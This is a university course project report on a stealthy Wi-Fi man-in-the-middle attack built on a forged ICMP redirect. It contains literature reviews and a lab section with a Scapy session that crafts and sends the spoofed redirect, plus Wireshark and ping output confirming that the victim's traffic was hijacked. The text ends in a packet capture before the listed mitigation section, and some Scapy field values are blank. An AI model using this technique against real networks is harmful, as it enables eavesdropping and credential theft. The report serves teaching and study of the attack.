



# **Stealthy MitM Attacks in Wi-Fi Without Rogue AP**

**Songyuan Bo, Jacob Fricano, Miftahul Huq**

**Wireless Security (CSEC 669)**

**Hanif Rahbari**

**Rochester Institute of Technology**

**April 28, 2024**

Table of Contents:

Introduction & Motivation:.....3

Technical Background:..... 3

Literature Review 1:..... 8

Literature Review 2:..... 9

Literature Review 3:..... 10

Literature Review 4:..... 11

Literature Review 5 & 6:.....12

Steps Completed:..... 13

Results:..... 15

Traffic Modification:..... 17

Mitigation:..... 19

Sources:.....21

## Introduction & Motivation:


The topic researched for this project aims to accomplish a man in the middle attack over a Wi-Fi network. With the global adoption of Wi-Fi technology, one of the main motivations behind studying this attack is due to the severe consequences that could be faced by a successful MitM attack. These consequences include eavesdropping on victims' web traffic, or even intercepting that traffic and maliciously modifying it to potentially steal credentials and personal information. The further motivation for studying this attack is its stealthiness compared to other well known techniques for carrying out a man in the middle attack over Wi-Fi. Traditionally, such an attack requires the attacker to deploy a rogue access point that they will force a victim's device to connect to in order to hijack their internet traffic. This often involves a deauthentication attack in order to force the victim's device to re authenticate with the attacker's rogue access point. Barring some of the intermediary steps of such an attack, it is clear that sending deauthentication packets and having a bogus SSID broadcasted are two reasons that this technique is not the most stealthy. Now, the proposed method researched for this project requires no rogue access point at all, so right away the stealth of this technique seems promisingly better. Through simply leveraging the cross-layer interactions of two protocols, WPA and ICMP, an attacker can hijack a victim's internet traffic with only a UDP port scan and a forged ICMP redirect message. Part of the stealth of this attack lies in the fact that the victim's device stays associated with the same access point the whole time, but that access point will forward all of their internet traffic to the attacker without them ever knowing.

## Technical Background:

In the realm of networking, the transmission of information or data across a network is achieved through the division of data into smaller, manageable units known as packets or frames, depending on the network layer they operate on. The term Packets, used at the Internet or network layer, and frames, used at the data link layer, are sent from the source to the destination via multiple hops.

A hop occurs when a packet/frame moves from one network device (such as a router or switch) to another across the network. This multi-hop approach allows the data to navigate through various paths within a complex network of interconnected devices, choosing paths that might be the most efficient, least congested, or most reliable at the time of transmission. Each packet/frame contains not only the original data but also metadata, including addressing information, which helps in directing it towards its final destination. This process enables the robust and flexible delivery of data across diverse and vast networks, laying the foundation for the global connectivity experienced on the internet today.

Since the packets are transmitted in a wireless network via an open medium, the AP will encrypt the transmission between itself and each station (end device) to ensure confidentiality. This is done by using a session key generated during the association process (when devices are associating with the AP). Keep in mind that both AP and the end device will share the session key, and the session key for each device will be different.




**<Figure 1: Normal transmission>**

As figure 1 shows above, within a typical wireless network environment, notice that the AP also is a gateway. The modern consumer level wireless router is a device that has multiple functions integrated into one, usually it combines the Switch, Router and AP.


If a client wants to send something to the internet, the data is transmitted to the AP as the first hop, and then that packet is transmitted to the ISP as the next hop in order to get to the internet. When receiving data, clients anticipate it from the closest node, typically the AP or wireless router, rather than directly from the internet since they lack direct access to internet servers. The hops are the nodes/ways to get to the internet. During the transmission, the client and AP will share a session key used to encrypt all packets/frames being transmitted between the client and AP to make sure that no one else is able to see the content of the packets.

ICMP (Internet Control Message Protocol) is a network layer protocol used within the Internet Protocol Suite, defined by RFC 792. It is instrumental for error handling and diagnostic functions in network communications. It is often used in network devices, like routers, to send error messages and operational information indicating success or failure when communicating with another IP address. In ICMP, there is a type of message that can define/reconfigure the “next hop” for the clients. Specifically, ICMP type 5 (redirect) code 1 (redirect datagram for the host) can be used to change the routing table of the victim. The Type 5 ICMP Redirect messages are used to inform a node that there's a more efficient route for reaching a particular destination.



**<Figure 2: ICMP Redirect>**


As figure 2 shows above, the attacker sends an ICMP redirect message to the client. The redirect message will tell the client that the attacker should be the next hop. Once the client receives this ICMP Redirect message, the client will change its routing table accordingly, for future transmission, the client will send the packets/frames to the new, updated next hop - the attacker.



**<Figure 3: Adjusted route>**

As Figure 3 shows above, after the client changed its routing table and made the attacker as the next hop, when the client wants to send something to the internet, the client will send that packet to the attacker via the AP. When the AP receives that packet, it will see that the destination of that packet is actually meant to send to the attacker. At this point, from the AP's perspective, since the AP thinks that this packet is meant for the attacker and the attacker should be able to see the content of it, the AP will decrypt the packet and re-encrypt it using the session key shared with the attacker so that the attacker can decrypt and see the content. Then the AP sends the packet to the attacker. To achieve a Man in the middle position, the attacker will receive that packet,

decrypt it using the session key shared with the AP, see what's inside and then send it back to the AP (acting as a router/gateway at this point) and forward it to the internet. Since the attacker is the source node that sends those packets to the internet, if there are any replies/incoming packets, the AP will send those packets to the attacker (Destination) and then the attacker can see/modify the content before forwarding (or not forward) those packets to the client.



<Figure 4: Conceptual level>

In Figure 3, it might not look like the attacker is exactly like the man in the “Middle” since the packet is sent to the AP first instead of the attacker. The Figure 4 above is a better illustration of the conceptual level that helps explain the Man in the middle position. Notice that if we compare the Figure 1 and Figure 3, we should be aware that in Figure 1 when the client sends the packet to the AP, that packet is meant for the AP as its target of destination, because the client knows that the AP is the default gateway and the AP is acting as a router in that case. However, in Figure 3, after the client’s routing table gets updated, the client thinks the attacker should be the gateway, and the AP is not acting as a router during the first transmission (between client to AP) because the

target destination of the packet sent from the client is the attacker. Therefore, conceptually, Figure 4 is what makes the attacker the “Man in the Middle”.

## Literature Review 1:

One paper examined to further our project's research explores the real threat of ICMP redirect messages, and specifically how they can easily be used to carry out denial of service attacks [2]. The technique researched constructs a forged ICMP redirect message that is very similar to the one used for this project [2]. However, there is a unique difference between the two techniques, which is that this research paper shows an attacker can launch their attacks from off path over the Internet. By the protocol's definition, ICMP redirect messages are only supposed to originate from the first hop access point used by a client. So, one would think that sending a forged ICMP redirect message over the Internet would be unfeasible, but the paper shows experimental results that support otherwise [2]. Another contrast is this attack doesn't aim to redirect traffic to the attacker's device, but rather simply redirect traffic to a neighboring host. The motivation behind this is that the neighboring host would not be configured to forward their traffic, so it would all be discarded and thus denying the victim service [2]. An advantage of this technique is that the attacker is off path, and performing the attack over the Internet. This means that the attacker doesn't need to worry about authenticating with the access point of the victim's network. However, there are still limitations to this technique such as requiring a UDP socket between the originator and destination because otherwise the ICMP redirect will not pass the legitimacy check. The paper suggests overcoming this by either using a UDP port that is typically open for default services, or by port scanning for an open port. If none of the default ports are open, however, the latter suggestion can easily be counteracted with firewall rules to filter port scanning.

## Literature Review 2:

Another popular attack for many years is DNS cache poisoning, and it turns out this attack can also be achieved with ICMP redirect messages. One paper explores the use of such messages to poison a DNS cache,



and also explains how one might protect their server from this technique. Firstly, the paper expresses significant concerns about using an ICMP redirect to carry out the attack. The reason for this is due to the noisiness of IP spoofing required to forge an ICMP redirect message, so instead the researchers elect to use an ICMP frag technique instead [4]. However, the value of ICMP redirect messages is not lost here, and the authors suggest that one can offset the small attack window, which is until a name server responds, by using an ICMP redirect attack to mute the name server, and have it send all responses to a dead end [4]. This shows an advantage of the technique, which is not being restricted by a short attack window, and rather being so versatile that it can lengthen the attack windows of other attacks. However, despite demonstrating the value of such an attack, the researchers present the very simple countermeasure of rejecting all ICMP redirect messages sent to a DNS server. The reasoning for this is that when configured correctly a DNS server should communicate with only one access point, and so it would never make sense for its traffic to be redirected [4]. This same countermeasure wouldn't work for the end devices targeted by our project's attack because it is valid for them to have a more efficient route and get redirected, but it is an interesting point in the context of using ICMP redirects for DoS or DNS cache poisoning attacks.

## Literature Review 3:

With these various attacks that utilize the ICMP redirect message as the vulnerability in Wi-Fi infrastructures to exploit, it is important to examine research that explores how to prevent such attacks. One paper suggests leveraging the fact that an attacker looking to establish a man in the middle position will relay a legitimate packet with forged data to trick the victim in their desired way. For example, with an ICMP redirect attack on multiple victims, the attacker will want all victims to send their traffic to them, and so the only field changed in each redirect is the destination address or the IP of the victim's device [1]. The paper proposes a payload analysis method to detect an attack by examining the similarities of similar frames to try and match up the aforementioned ones from the attacker that will be very similar to each other. This will alert the system to a man in the middle presence [1]. Of course, the limitation of this method is that it is an intrusion detection

system, and thus doesn't take any direct action in stopping the attack. However, it is still a considerable security measure as the main allure to the ICMP redirect attacks is their stealthiness, so having a way to better detect them can help to prevent their occurrence.

## Literature Review 4:

Another concern given the ICMP redirect attack is the recent emergence of using Software Defined Network infrastructures. These infrastructures are designed to use software based controllers to dynamically control a network and allow for the best performance amongst users. The main concern is that despite their advantages, it is actually very difficult to detect ICMP attacks in these systems due to the nature of the attacks. More specifically, administrators of such networks have reported that these ICMP attacks are difficult to detect because of how little traffic they require from the attacker [5]. In our project's case the attacker only needs to send one ICMP redirect message to the victim in order to carry out the attack. Additionally, the traffic sent by the attacker looks very similar to legitimate ICMP messages, so it is difficult to implement an intrusion detection system on the software defined controllers [5]. Given that SDNs already aim to dynamically improve the performance for connected clients, it begs the question of what role an ICMP redirect message serves in such an infrastructure since its purpose is also to help a client by having less hops. Therefore, if it can be determined that these certain ICMP messages don't serve to better the network's performance, then a valid security measure against the attack would be blocking ICMP redirect messages.

## Literature Review 5 & 6:

Regardless of the Wifi security protocol, all wifi networks are vulnerable to Multi-Channel Man in the middle attack that have misconfiguration, improper mitigation, and does not have PMF enabled. Multi-Channel Man in the middle, or MC-Mitm, is a type of man in the middle attack that uses multiple channels to spoof the client to the AP on one channel and spoof the AP to the client on another channel without breaking the initial authentication between the client and the AP with dual wireless interfaces on the attacker's machine [6]. This


still uses a rogue AP to perform the attack. Just like Mitm through ICMP redirect messages, MC-Mitm attack also exploits the cross layer interaction, instead at layer 2. This attack is more stealthy than the Mitm through ICMP redirect because the attacker does need to be connected to the AP to manipulate the traffic. Initially the victim and the AP would communicate on the same channel. However, the attacker can force the victim to switch to another channel by sending a channel switch announcement or CSA [6]. The attacker has to be seamless in forwarding traffic after the victim switches channel to avoid any detection. After the MC-Mitm has been established, the attacker can see all the traffic. However, they are encrypted, and to decrypt them the attacker can exploit the vulnerabilities with the wifi security protocol handshake process, particularly through Key installation attacks (KRACK) in WPA2 [6]. It mostly affects wifi security protocols up to WPA2, and if there is misconfiguration of implementing WPA3, then potentially on WPA3 security as well. The main way to mitigate against this attack is by having PMF enabled [6]. Protected Management Frames protect against this attack by ensuring the integrity and authenticity of management actions communicated via management frames, such as deauthentication, disassociation, and channel switch announcements. While more recent and high-end devices might enable PMF by default as part of compliance with the latest security standards, older or less advanced devices might not. Furthermore, older devices might not support WPA3 protocol. Therefore, this attack is very effective against many devices. Especially against IoT devices. Attackers often target Internet of Things (IoT) devices due to several inherent vulnerabilities [6]. IoT devices frequently suffer from irregular updates and patches, leaving known vulnerabilities unaddressed for long periods, and companies choosing not to upgrade the security of it requires high calculation power of a lot of the security protocols. Most of the time, companies do not want to waste more money on simple upgrades for security reasons.

As for how MC-Mitm can enhance or support Mitm through ICMP redirection? It can allow the attacker to do a multi layer Mitm attack. The MC-Mitm attack operates at layer 2 and the ICMP redirect Mitm operates at layer 3. By initially establishing a Mitm between the victim and AP, the attacker can inject or send an ICMP redirect message to a victim and make the traffic of the victim go through a server that the attacker has control over. This will allow the attacker to have persistence without being in a certain range to maintain MC-Mitm. It will also allow the attacker to inject or send ICMP redirect messages to the victim and bypass any potential

security against the ICMP redirection message by the AP. The attacker has to be very skillful in maintaining and controlling, and work with multiple layers to make the attacker seamless.

## Steps Completed:

During our experiment, we performed several fundamental tasks to demonstrate the client's routing table can be poisoned and illustrate that the full Man-in-the-Middle attack can be carried out without the need for a rogue access point and also without being noticed by the client, making our attacker very stealthy. First, we connected the attacker's and victim's computers to an access point to create a controlled environment. Next, we used Scapy, a powerful packet manipulation tool, to create and send an ICMP redirect packet to the target. This packet was designed to deceive the victim's computer into thinking that the attacker's computer was the best path to take to reach the target IP address, which is Google's public DNS server with the IP address of 8.8.8.8.



```
File Actions Edit View Help
using IPython 7.31.1

>>> ip = IP()
>>> ip.display()
###[ IP ]###
version = 4
ihl = None
tos = 0x0
len = None
id = 1
flags =
frag = 0
ttl = 64
proto = hopopt
chksum = None
src = 127.0.0.1
dst = 127.0.0.1
\options \

>>> ip.src = '10.161.3.254'
>>> ip.dst = '10.161.3.24'
>>> ip.display
<bound method Packet.display of <IP src=10.161.3.254 dst=10.161.3.24 |>>
>>> icmp=ICMP()
>>> icmp.type=
>>> icmp.code=
>>> icmp.gw='10.161.3.37'
>>> icmp.display
<bound method Packet.display of <ICMP type=redirect code=host-redirect gw=10.161.3.37 |>>
>>> ip2=IP()
>>> ip2.src='10.161.3.24'
>>> ip2.dst='10.161.3.254'
>>> ip2.src='10.161.3.24'

>>> ip2.src='10.161.3.24'
>>> ip2.dst='8.8.8.8'
>>> send(ip/icmp/ip2/UDP())
.
```

<Figure 5: Crafting the forged ICMP packet with Scapy>

After sending the ICMP redirect packet, we initiated a ping from the victim's computer to the destination server to generate traffic that could be intercepted. We were able to use Wireshark to capture the ICMP request from the victim's computer, proving that our spoofing attempt had succeeded. Our capture showed that we had successfully disguised ourselves as a legitimate access point or AP, redirecting the victim's traffic to the attacker's machine. This sequence of actions demonstrates the effectiveness of our approach in intercepting and potentially manipulating traffic, while keeping the connection of both the victim and the attacker to the real access point, completing the first phase of our project.

For the final phase, to make the Mitm seamless, we made the attacker machine forward the ICMP reply from the destination server to the victim. We achieved this by using the Iptable tool to allow the attacker machine to, basically, act as a network proxy between the victim and destination server. Again, with wireshark we were able to capture the traffic from the destination server as well allowing us to see both the ICMP request and ICMP reply.

## Results:

One challenge that we faced while experimenting with this attack came during the first phase of the technique. Knowing that we needed to have an open UDP port on the victim's machine we attempted a UDP port scan from the attacker's machine using nmap. The scan was taking an unusually long amount of time, and it yielded no results. We believe that this was likely caused by some filtering by a firewall configured on one of the machines. To overcome this challenge we used the default configuration of a UDP datagram in scapy which sets the source and destination ports to 53 which is the port used by DNS, so it was fair to assume that this port would be open on the victim's machine. Another obstacle that we faced was the reproducibility of our attack. We attempted the experiment multiple times to confirm that the forged ICMP redirect message was truly

redirecting traffic to the attacker's machine. However, during some attempts we would see the redirect message received by the victim's machine, but then none of the traffic would go to the attacker's machine. For our case, we resolved this challenge by disconnecting and reconnecting to the access point, and then flushing the victim's routing table as well. In future work on this project we will need to examine further the cause of this inconsistency to have a more reproducible attack.

Despite these challenges, our experiment was successful in spoofing a legitimate access point and intercepting the traffic from the victim device. Before poisoning the victim's routing table we saw that all pings to 8.8.8.8 received a response. Then, watching through wireshark on the victim device we saw the ICMP redirect message received from the attacker, and as a result pinging 8.8.8.8 no longer received any responses.

```

> Frame 23: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface wlan0, id 0
> Ethernet II, Src: IntelCor_89:c8:b2 (a4:b1:c1:89:c8:b2), Dst: Tp-LinkT_81:a1:51 (98:48:27:81)
> Internet Protocol Version 4, Src: 10.161.3.254, Dst: 10.161.3.24
▼ Internet Control Message Protocol
    Type: 5 (Redirect)
    Code: 1 (Redirect for host)
    Checksum: 0x0b1b [correct]
    [Checksum Status: Good]
    Gateway Address: 10.161.3.37
> Internet Protocol Version 4, Src: 10.161.3.24, Dst: 8.8.8.8
▼ User Datagram Protocol, Src Port: 53, Dst Port: 53
    Source Port: 53
    Destination Port: 53
    Length: 8
    Checksum: 0xe1ab [unverified]
    [Checksum Status: Unverified]
    [Stream index: 0]

```

<Figure 6: Wireshark capture on victim machine showing the ICMP redirect>

```

(kali@kali)-[~]
$ ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=117 time=13.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=117 time=14.7 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=117 time=14.2 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=117 time=15.9 ms
64 bytes from 8.8.8.8: icmp_seq=5 ttl=117 time=15.7 ms
64 bytes from 8.8.8.8: icmp_seq=6 ttl=117 time=14.3 ms
64 bytes from 8.8.8.8: icmp_seq=7 ttl=117 time=15.3 ms
^C
— 8.8.8.8 ping statistics —
41 packets transmitted, 7 received, 82.9268% packet loss, time 40793ms
rtt min/avg/max/mdev = 13.797/14.847/15.936/0.756 ms

```

<Figure 7: Victim no longer sees ping responses once their routing table is poisoned>

At the same time, watching through Wireshark on the attacker's device we saw all of the victim's pings.

This explains why the victim device stopped receiving responses because our attacker's device wasn't forwarding any of the intercepted traffic.

27	15.602043708	10.161.3.254	10.161.3.24	ICMP	70 Redirect	(Redirect for host)
28	36.121346729	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=8/2048, ttl=64 (no response found!)
29	37.145089879	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=9/2304, ttl=64 (no response found!)
30	38.271736523	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=10/2560, ttl=64 (no response found!)
31	39.193123550	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=11/2816, ttl=64 (no response found!)
32	40.217124765	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=12/3072, ttl=64 (no response found!)
33	41.241120065	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=13/3328, ttl=64 (no response found!)
34	42.265292377	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=14/3584, ttl=64 (no response found!)
35	43.289177296	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=15/3840, ttl=64 (no response found!)
36	44.313170844	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=16/4096, ttl=64 (no response found!)
37	45.439836018	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=17/4352, ttl=64 (no response found!)
38	46.361259979	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=18/4608, ttl=64 (no response found!)
39	47.492813601	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=19/4864, ttl=64 (no response found!)
40	48.511643375	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=20/5120, ttl=64 (no response found!)
41	49.433418019	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=21/5376, ttl=64 (no response found!)
42	50.559858389	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=22/5632, ttl=64 (no response found!)
43	51.486607183	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=23/5888, ttl=64 (no response found!)
44	52.505182371	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=24/6144, ttl=64 (no response found!)
45	53.636954896	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=25/6400, ttl=64 (no response found!)
46	54.655979461	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=26/6656, ttl=64 (no response found!)
47	55.582605884	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=27/6912, ttl=64 (no response found!)
48	56.601648079	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=28/7168, ttl=64 (no response found!)
49	57.630503474	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=29/7424, ttl=64 (no response found!)
50	58.649464754	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=30/7680, ttl=64 (no response found!)
51	59.673552164	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=31/7936, ttl=64 (no response found!)
52	60.799723584	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=32/8192, ttl=64 (no response found!)
53	61.721741293	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=33/8448, ttl=64 (no response found!)
54	62.745276734	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=34/8704, ttl=64 (no response found!)
55	63.769359208	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=35/8960, ttl=64 (no response found!)
56	64.793452848	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=36/9216, ttl=64 (no response found!)
57	65.919971363	10.161.3.24	8.8.8.8	ICMP	98 Echo (ping) request	id=0x6172, seq=37/9472, ttl=64 (no response found!)
